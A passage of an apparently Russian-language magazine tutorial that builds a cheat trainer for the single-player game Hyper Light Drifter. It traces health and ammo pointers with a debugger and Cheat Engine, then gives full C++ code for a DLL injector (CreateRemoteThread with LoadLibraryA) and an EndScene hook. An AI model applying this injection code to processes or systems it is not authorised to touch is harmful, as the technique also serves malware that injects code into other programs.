
Поиск статического адреса для индикатора здоровья

Для дальнейшего поиска статического адреса вернемся к отладчику. В окне дампа переходим по ранее полученному адресу `0x36501A30`, в котором хранится значение hp.




Значение по адресу 0x36501A30 в окне дампа


Ставим по адресу `0x36501A34` аппаратный брейк-пойнт на запись и теряем в игре здоровье. Брейк-пойнт срабатывает, и мы видим, что новое значение hp берется из регистра `EDI`. Это значение является первым параметром текущей функции.




Выйдя из этой функции, проследим, откуда она получает свой первый параметр. Мы увидим, что передаваемый параметр — это возвращаемое значение функции по адресу `0x003EFCE9`.



Поставим брейк-пойнт на вызов функции по адресу `0x003EFCE9`, а дальше продолжим отладку, пока не остановимся на ее вызове. Зайдя внутрь функции, выполняем ее до конца. Как только мы достигнем адреса `0x00F88E19`, мы увидим, что регистр `EAX` хранит адрес значения hp. Очевидно, что в этой функции происходит доступ к нашему адресу через арифметику с указателями для структур, а именно через прибавление к указателю смещений и дальнейшего его разыменования. Более подробно об этом можно прочитать здесь. Нам нужно будет повторно пройтись по этой функции, чтобы узнать, через какой адрес и смещения она получает адрес значения hp.




После того как мы узнали адрес `0x353F9BB0`, из которого получается адрес значения hp, начинаем выходить из функций. При этом внимательно отслеживаем, что передается им в качестве параметров. Спустя пару выходов мы наткнемся на следующее.



Мы нашли статический адрес! Если посмотреть его расположение в памяти, он находится в секции `.data`.

Address	Size	Info	Content	Type	Protection	Initial
002D0000	00001000	hyperlightdrifter.exe		IMG	-R---	ERWC-
002D1000	00EBE000	".text"	Executable code	IMG	ER---	ERWC-
0118F000	00120000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
012AF000	24818000	".data"	Initialized data	IMG	-RWC-	ERWC-
25AC7000	00001000	".mydata"		IMG	-RW--	ERWC-
25AC8000	00016000	".rsrc"	Resources	IMG	-R---	ERWC-
25ADE000	0020E000	".reloc"	Base relocations	IMG	-R---	ERWC-

Зная все смещения, добавим их в CE, нажав `Add Address Manually`.




Продолжение статьи →

ЧИТ СВОИМИ РУКАМИ


ВСКРЫВАЕМ КОМПЬЮТЕРНУЮ ИГРУ И ПИШЕМ ТРЕЙНЕР НА C++

ПОИСК ЗНАЧЕНИЯ ЧИСЛА ПАТРОНОВ


Теперь приступим к поиску значения числа патронов (ammo). Первое сканирование делаем с такими же параметрами поиска, как когда мы искали здоровье.



В данном случае мы смогли найти лишь одно значение, и это значение полосы, которая показывает число боеприпасов.




В игре этот индикатор не появился. В отличие от полосы здоровья, он отображается только после нажатия на кнопку E или во время выстрелов.




Поиск статического адреса для ammo


Мы понимаем, что показания индикаторов в игре всегда сравниваются с фактическими. Если одна из полос показывает не то, что нужно, ее длина изменяется. Поэтому возвращаемся к отладчику и начинаем с аппаратного брейк-пойнта на запись по адресу `0x365014C4`. Как видим по комментариям, эта функция уже нам встречалась.




По аналогии с поиском hp, выходим из функции.




Так как мы уже знаем, что индикатор должен получать значение где-то раньше, нам придется пролистать окно дизассемблера выше, пока мы не увидим функцию, предположительно получающую фактическое значение ammo.




Мы видим, что в этой функции мы уже были, а это значит, что она тоже получает значение, но уже ammo — **365014E0**. Только какое-то оно странное.



Добавив это «странное» значение в Cheat Engine, а потом изменив его, к примеру, на 100, мы увидим, что на экране появится индикатор патронов и его значение поменяется. Значит, мы нашли адрес, в котором хранится значение ammo в игре.



Зная все смещения от статического адреса к адресу значений ammo, добавим их в CE, нажав `Add Address Manually`.



INFO

Скорее всего, боеприпасы в HLD представляют собой заряд энергии и поэтому хранятся в процентах, ведь при их поиске через отладчик можно было увидеть строки, содержащие слово `energy`. Которое намекает на то, как будет выглядеть значение в памяти. Например, игра от одной небезызвестной польской компании хранила патроны в памяти вместе, а для игрока показывала раздельно: как рожок, так и количество оставшихся патронов, поэтому при их поиске не удавалось найти каждое из значений, а нужно было искать их сумму.

ПРОВЕРКА ПОЛУЧЕННОГО СТАТИЧЕСКОГО АДРЕСА

Чтобы проверить, правильно ли мы определили адреса, нужно выйти в меню игры и вернуться к игровому процессу или же перезапустить игру.

Проверка для HP

Так выглядит наша cheat table для hp.




Таблица до выхода в меню / перезапуска игры

А вот так она выглядит после перезапуска игры.




Таблица после запуска игрового процесса

Проверка для ammo

Так выглядит наша cheat table для ammo.




Таблица до выхода в меню / перезапуска игры

А вот так она выглядит после перезапуска игры.




Таблица после запуска игрового процесса

КАК БУДЕТ ВЫГЛЯДЕТЬ НАШ УКАЗАТЕЛЬ В C++

В нашем чите доступ к найденным адресам значений будет таким.

```
static_addr = (DWORD)GetModuleHandle(0);
static_addr = *(DWORD*)(static_addr + 0x255AF150);
static_addr = *(DWORD*)(static_addr);
static_addr = *(DWORD*)(static_addr + 0xD48);
static_addr = *(DWORD*)(static_addr + 0x0C);
static_addr = (DWORD*)(static_addr + 0xC4);

static_addr = *(DWORD*)(*static_addr + 0x08);
static_addr = *(DWORD*)(static_addr + 0x44);
static_addr = *(DWORD*)(static_addr + 0x10);

drifter_hp = (double*)(DWORD*)*(DWORD*)(static_addr + 0x1FD8);
drifter_ammo = (double*)(DWORD*)*(DWORD*)(static_addr + 0x268C);
```

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ЧИТ СВОИМИ РУКАМИ

ВСКРЫВАЕМ КОМПЬЮТЕРНУЮ ИГРУ И ПИШЕМ ТРЕЙНЕР НА C++

НАПИСАНИЕ ТРЕЙНЕРА

По принципу действия читы можно разделить на две группы: внутренние и внешние. Внешние читы — это отдельное приложение, запущенное в системе в виде процесса. Внутренние читы обычно реализованы как динамическая библиотека, внедряемая в процесс игры.

Мы будем писать внутренний чит, поэтому нам понадобится не только сама библиотека, но и инжектор, который внедрит нашу библиотеку в процесс игры. Инжектор получит список процессов, найдет процесс игры, выделит в ней память, в которую запишет наш внутренний чит, а после создаст удаленный поток внутри игры для выполнения кода нашего чита.

Injector

Код нашего инжектора выглядит следующим образом.

```
#include <windows.h>
#include <tlhelp32.h>

// Имя внедряемой dll
const char* dll_path = "internal_trainer_hld.dll";

int main(void) {
    HANDLE process;
    void* alloc_base_addr;
    HMODULE kernel32_base;
    LPTHREAD_START_ROUTINE LoadLibraryA_addr;
    HANDLE thread;

    HANDLE snapshot = 0;
    PROCESSENTRY32 pe32 = { 0 };

    DWORD exitCode = 0;

    pe32.dwSize = sizeof(PROCESSENTRY32);

    // Получение снапшота текущих процессов
    snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
    Process32First(snapshot, &pe32);

    do {
        // Мы хотим работать только с процессом HyperLightDrifter
        if (wcscmp(pe32.szExeFile, L"HyperLightDrifter.exe") == 0) {

            // Во-первых, нам нужно получить дескриптор процесса, 
чтобы использовать его для следующих вызовов
            process = OpenProcess(PROCESS_ALL_ACCESS, true, pe32.
th32ProcessID);

            // Чтобы не повредить память, выделим дополнительную 
память для хранения нашего пути к DLL
            alloc_base_addr = VirtualAllocEx(process, NULL, strlen(
dll_path) + 1, MEM_COMMIT, PAGE_READWRITE);

            // Записываем путь к нашей DLL в память, которую мы 
только что выделили внутри игры
            WriteProcessMemory(process, alloc_base_addr, dll_path, 
strlen(dll_path) + 1, NULL);

            // Создаем удаленный поток внутри игры, который будет 
выполнять LoadLibraryA
            // К этому вызову LoadLibraryA мы передадим полный путь 
к нашей DLL, которую мы прописали в игру
            kernel32_base = GetModuleHandle(L"kernel32.dll");
            LoadLibraryA_addr = (LPTHREAD_START_ROUTINE)
GetProcAddress(kernel32_base, "LoadLibraryA");
            thread = CreateRemoteThread(process, NULL, 0, 
LoadLibraryA_addr, alloc_base_addr, 0, NULL);

            // Чтобы убедиться, что наша DLL внедрена, мы можем 
использовать следующие два вызова для синхронизации
            WaitForSingleObject(thread, INFINITE);
            GetExitCodeThread(thread, &exitCode);

            // Наконец, освобождаем память и очищаем дескрипторы 
процесса
            VirtualFreeEx(process, alloc_base_addr, 0, MEM_RELEASE);
            CloseHandle(thread);
            CloseHandle(process);
            break;
        }
    // Перебор процессов из снапшота
    } while (Process32Next(snapshot, &pe32));

    return 0;
}
```

DLL

Наша библиотека будет состоять из следующих модулей:

- главный модуль (`dllmain.cpp`);
- модуль хуков (`directx_hook.cpp` и `directx_hook.h`);
- модуль обратных вызовов (`directx_hook_callbacks.h`);
- модуль работы с памятью (`memory.h`).

Главный модуль

При загрузке нашей библиотеки через функцию **LoadLibraryA** создается поток, в котором будет происходить вызов двух функций. Первая установит хук, а вторая отрисует меню нашего чита и изменит ранее найденные значения через нажатие клавиш.

```
#include "directx_hook.h"

double full_health = 6;
double full_ammo = 100;

DWORD static_addr = 0;
DWORD *drifter = 0;

// Получаем player class
void get_player_class() {
    if (drifter == NULL) {
        static_addr = (DWORD)GetModuleHandle(0);
        static_addr = *(DWORD*)(static_addr + 0x255AF150);
        static_addr = *(DWORD*)static_addr;
        static_addr = *(DWORD*)(static_addr + 0xD48);
        static_addr = *(DWORD*)(static_addr + 0x0C);
        drifter = (DWORD*)(static_addr + 0xC4);
    }
}

// Отрисовываем наше меню
void draw_menu(directx_hook* hook) {
    hook->draw_text(10, 70, D3DCOLOR_ARGB(255, 255, 255, 255), "Full 
health press F1");
    hook->draw_text(10, 90, D3DCOLOR_ARGB(255, 255, 255, 255), "Full 
ammo press F2");
}

// Изменяем по нажатию клавиш значения hp и ammo
void run(directx_hook* hook) {

    double* drifter_hp;
    double* drifter_ammo;

    draw_menu(hook);
    get_player_class();

    if (*drifter) {

        static_addr = *(DWORD*)(*drifter + 0x08);
        static_addr = *(DWORD*)(static_addr + 0x44);
        static_addr = *(DWORD*)(static_addr + 0x10);

        drifter_hp = (double*)(DWORD*)*(DWORD*)(static_addr + 0x1FD8)
;
        drifter_ammo = (double*)(DWORD*)*(DWORD*)(static_addr + 
0x268C);

        if (GetAsyncKeyState(VK_F1) & 1) {
            *drifter_hp = full_health;
        }

        if (GetAsyncKeyState(VK_F2) & 1) {
            *drifter_ammo = full_ammo;
        }
    }
}

void injected_thread() {
    // Добавляем нашу функцию, которая будет вызываться при inline 
hook
    directx_hook::get_instance()->add_callback(&run);
    // Начинаем работу по установке inline hook
    directx_hook::get_instance()->initialize();
}

BOOL APIENTRY DllMain(HMODULE hModule, DWORD  ul_reason_for_call, 
LPVOID lpReserved) {
    switch (ul_reason_for_call) {
        case DLL_PROCESS_ATTACH:
            CreateThread(0, 0, (LPTHREAD_START_ROUTINE)
injected_thread, 0, 0, 0);
        case DLL_THREAD_ATTACH:
        case DLL_THREAD_DETACH:
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}
```

Модуль хуков

Это модуль, в котором будет выполняться перехват функции EndScene — она отвечает за отрисовку сцен. Это необходимо для того, чтобы отрисовывать наше меню.

Хуки

Есть множество видов хуков, но мы будем использовать самый простой из этого списка — byte patching/inline hook. Выбор объясняется просто: наша игра поддерживает только одиночный режим, а другие хуки служат для обхода античитов в многопользовательских играх и нам попросту не нужны.

```
#pragma once

#include <windows.h>
#include <stdint.h>

#include <d3d9.h>
#include <d3dx9.h>

#pragma comment(lib, "d3d9.lib")
#pragma comment(lib, "d3dx9.lib")

typedef HRESULT(WINAPI* _endscene)(LPDIRECT3DDEVICE9 pDevice);
class directx_hook;
typedef void (*_callback_run)(directx_hook* hook);

class directx_hook {
private:
    static directx_hook* instance;
    static uint8_t* orig_endscene_code;
    static uint32_t endscene_addr;
